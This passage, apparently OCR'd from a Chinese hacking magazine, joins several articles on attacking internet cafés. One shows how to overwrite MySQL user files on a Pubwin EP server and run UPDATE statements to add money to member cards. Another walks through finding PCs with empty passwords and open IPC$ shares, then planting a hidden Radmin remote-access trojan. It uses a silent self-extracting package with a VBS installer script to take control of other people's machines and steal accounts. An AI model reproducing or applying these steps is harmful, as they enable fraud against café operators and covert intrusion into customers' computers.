


图9

这下大家也该明白"PrePay=1000"是什么意思了吧，1元=100，1000也就是=10元，而uniqueID的值就是你要加钱的卡号。不过细心的读者朋友们可能发现刚才介绍的方法只适合对已经刷卡上机的卡加钱，如果你没刷卡上机怎么办？别担心，在local数据库的mem_localmemberbaseinfo表中储存的就是用户的信息，当然也有余额的数据了！要更改余额的数值很简单，只需要执行mysql>update mem_localmemberbaseinfo set Balance=2000 where uniqueid=你的卡号。改完后刷卡上机，看一下你的余额，是不是变20元了啊！

三、可视化数据库操作

下面介绍GUI版mysql.exe——Mysql Query Browser。在使用前，我们还是要把User.myi、User.myd、user.frm这三个文件覆盖主机同名文件，然后重启MYSQL服务器，这样我们才可以用帐号admin连接啊！打开MYSQL QUERY BROWER看到程序显示，如图8。

我们在Server host中填上主机的IP，3306是MYSQL的端口。

Username中填我们新建的帐号admin（注意admin中的任何一个字母都不可以大写），Password因为密码是空的所以不用填了。在最后一行中填上要连接的数据库local，按确定后进入如图9所示的界面。

我们看到中间这一大块空的地方就是用来显示数据内容的，右边用来显示表段。最上面有一个大的输入框是用来输入命令的。我们双击表段mem_localmemberbaseinfo，会在输入框出现"selet*from mem_localmemberbaseinfo m"，然后我们点击"Execute"按钮后就可以很直观地看到整个网吧的用户数据信息了。因为Mysql Query Browser不支持中文显示，所以用户的名字都变成了乱码，如果用mysql.exe查看就不会出现乱码了。我们把selet*from mem_localmemberbaseinfo m改成selet*from mem_localmemberbaseinfo where uniqueid=你的卡号，按下那个绿色的按钮"Execute"就可以了，其中Balance字段就表示你那张卡上的余额。也许你会问：我的卡里有钱，但Balance上的数值怎么是0啊？那是因为Pubwin EP会在你那张卡上机后把数值变0，等你下机后再把新的余额写入，如果你的卡已经上机了，那么你只有改cur_user表段上相应的数值了，怎么改呢？按下"Edit"按钮，然后就可以双击数据更改数值了，把500改成1000或2000就随便了，改完后按"Apply changes"应用更改就改好了，现在刷卡上机查看余额，是不是变成你想要的了？

四、一些题外话

虽然已经找到了加钱的通道，但是笔者认为我们与Pubwin EP的斗争才刚刚开始。比如它的网页管理功能，我们是否已经了如指掌了呢？没有。还有tomcat，像是经过Pubwin开发团队特殊编译出来的。我们在tomcat的网页目录中建立一个HTML文件，可以正常显示，但是建立一个JSP文件后会怎么样，直接出现Pubwin网页管理登录页面，而不是那个JSP文件。本来笔者准备用tomcat放一个JSP木马后门的，但是现在看来也没有可能了，最后希望各位能够和我们一起研究下去，彻底打败EP！笔者才疏学浅，期待高手们指正文章中的错误！（文中涉及的文件user.myd、user.myi、user.frm以及Mysql Query Browser已经收录在光盘中）

菜鸟工具，玩转网吧

清风の流云

以前学校附近的网吧使用的都是Win98和WinXP系统，而最近网吧的电脑却都逐渐换成了Win2000了（小编：把Win98换成Win2000倒还情有可原，可为何把WinXP换成Win2000呢？想不通这道理）。不管如何，这却方便了我这个大菜鸟，拿出啊D网络工具包就是一通查找，发现了大多数电脑都没有禁止IPC$，接下来的事情就好办多了，利用木马种植机在网吧里种上木马，方便我们这些小菜盗号了，不过网吧里都安装了还原精灵，电脑重启后我们的努力就白白浪费了。不过，只要这个共享资源存在，就已经足够我们玩的了。

我们先来使用局域网查看工具获取网吧电脑的IP地址，如图1。




图 1




图 2

然后我们点击“啊D网络工具包”里的“肉鸡查找”，结果发现有许多空口令的电脑，而且还有版本鉴定，都是Win2000[5.0]，如图2。

然后点击“共享查看”，发现有许多开着IPC$共享的电脑，我们点击“木马种植机”，如图3。




图 3

在“本地文件”里选择我们要上传的木马服务端，我使用的是Radmin。关于Radmin的配置，在以前的杂志里都曾经讲过，我就简单的说一下。我们先启动配置r_server程序来进行服务端的配置，在点击“设置参数”选项进行详细的设置，“端口”一项，默认使用的是4899端口，我们也可以更改成别的端口，对于“状态栏图标”我们应该选上“隐藏状态栏图标”，其他的使用默认设置就可以了，如图4。




图 4

设置完参数后，我们点击“设置密码”，输入自己的连接密码，这个密码是Radmin客户端在连接服务端里要使用的。最后“安装服务”，配置完成。

接下来我们做个自解压文件，先把注册表里的文件导出。开始—运行—REGEDIT，然后到（HKEY—LOCAL—MACHINE—SYSTEM—RADMIN）把RADMIN导出，随便起个名字。我们把Radmin安装根目录下AdmDll.dll、r_server.exe、raddrv.dll这三个文件复制过来。用记事本来编写一个VBS文件。

```
set ws=wscript.createobject("wscript.shell")
ws.run "regedit.exe /s *.reg",0
ws.run "r_server.exe /install /silence",0
ws.run "r_server.exe /start",0
```

“*.reg”是导入注册表文件，“*”就是导出的注册表文件名必须你导入注册表文件名字一样，然后另存为*.vbs，名字也可以随便取。然后把这5个文件做个自解压文件，首先添加自解压文件，在常规里，我们选择“创建自解压格式压缩文件”，而压缩文件名可以随便取。点击“高级”里的“自解压选项”，在“解压路径”里填写“%systemroot%/system32”。在“安装程序”的“解压后运行”里填写你编写的VBS文件名。

然后点击“模式”里的“安静模式”，选择“全部隐藏”，在“覆盖方式”里选择“覆盖所有文件”，确定即可。

这个文件就是我们用木马种植机种植的本地文件。在“启动命令”里，我们就选定它默认的命令，点“开始”，会提示“1分钟后将自动运行任务”。这样我们在1分钟后就可以用Radmin连接对方电脑了。打开Radmin，点击“连接选项”，新建一个连接，在IP中填写你要控制电脑的IP，在端口里面填写你连接电脑的端口，点击“确定”，如图5。




图 5

会生成一个连接的图标，在“连接模式”里选择连接的方式，然后点击那个上面的图标，就会开始连接对方电脑了，一会儿出来连接密码框，在这里填入密码，就会执行你选定的命令了。图6是我连接别人的电脑的截图。




图 6

呵呵，他正在玩街机游戏啊。至此，菜鸟在网吧里的一次入侵就就样结束了。

（文章中涉及到的啊D网络工具包、Radmin影子版光盘有收录）

提起网吧黑客，大家的脑子里估计立即就把免费上网和网吧盗号和他们联系起来。笔者今天从这两个方面谈起，让奋斗在网吧的菜鸟们知道其实网吧黑客就那么的几招，同时也提醒网吧的网管们注意安全，给那些支持你们的网友们提供一个安全良好的上网环境。由于我所去过的20几个网吧使用的都是清一色的pubwin，以下的管理软件全都是以pubwin为准。



一、pubwin服务端设置不当造成免费上网

不知道大家留意过没有，pubwin这个管理软件在默认安装下允许客户端更改使用方式。当然如果你所在的网吧已经不允许改使用方式的话，你就用不着往下看了。不过依笔者去过的这20几家网吧来看，只有2家注意到了这个问题，如图1。

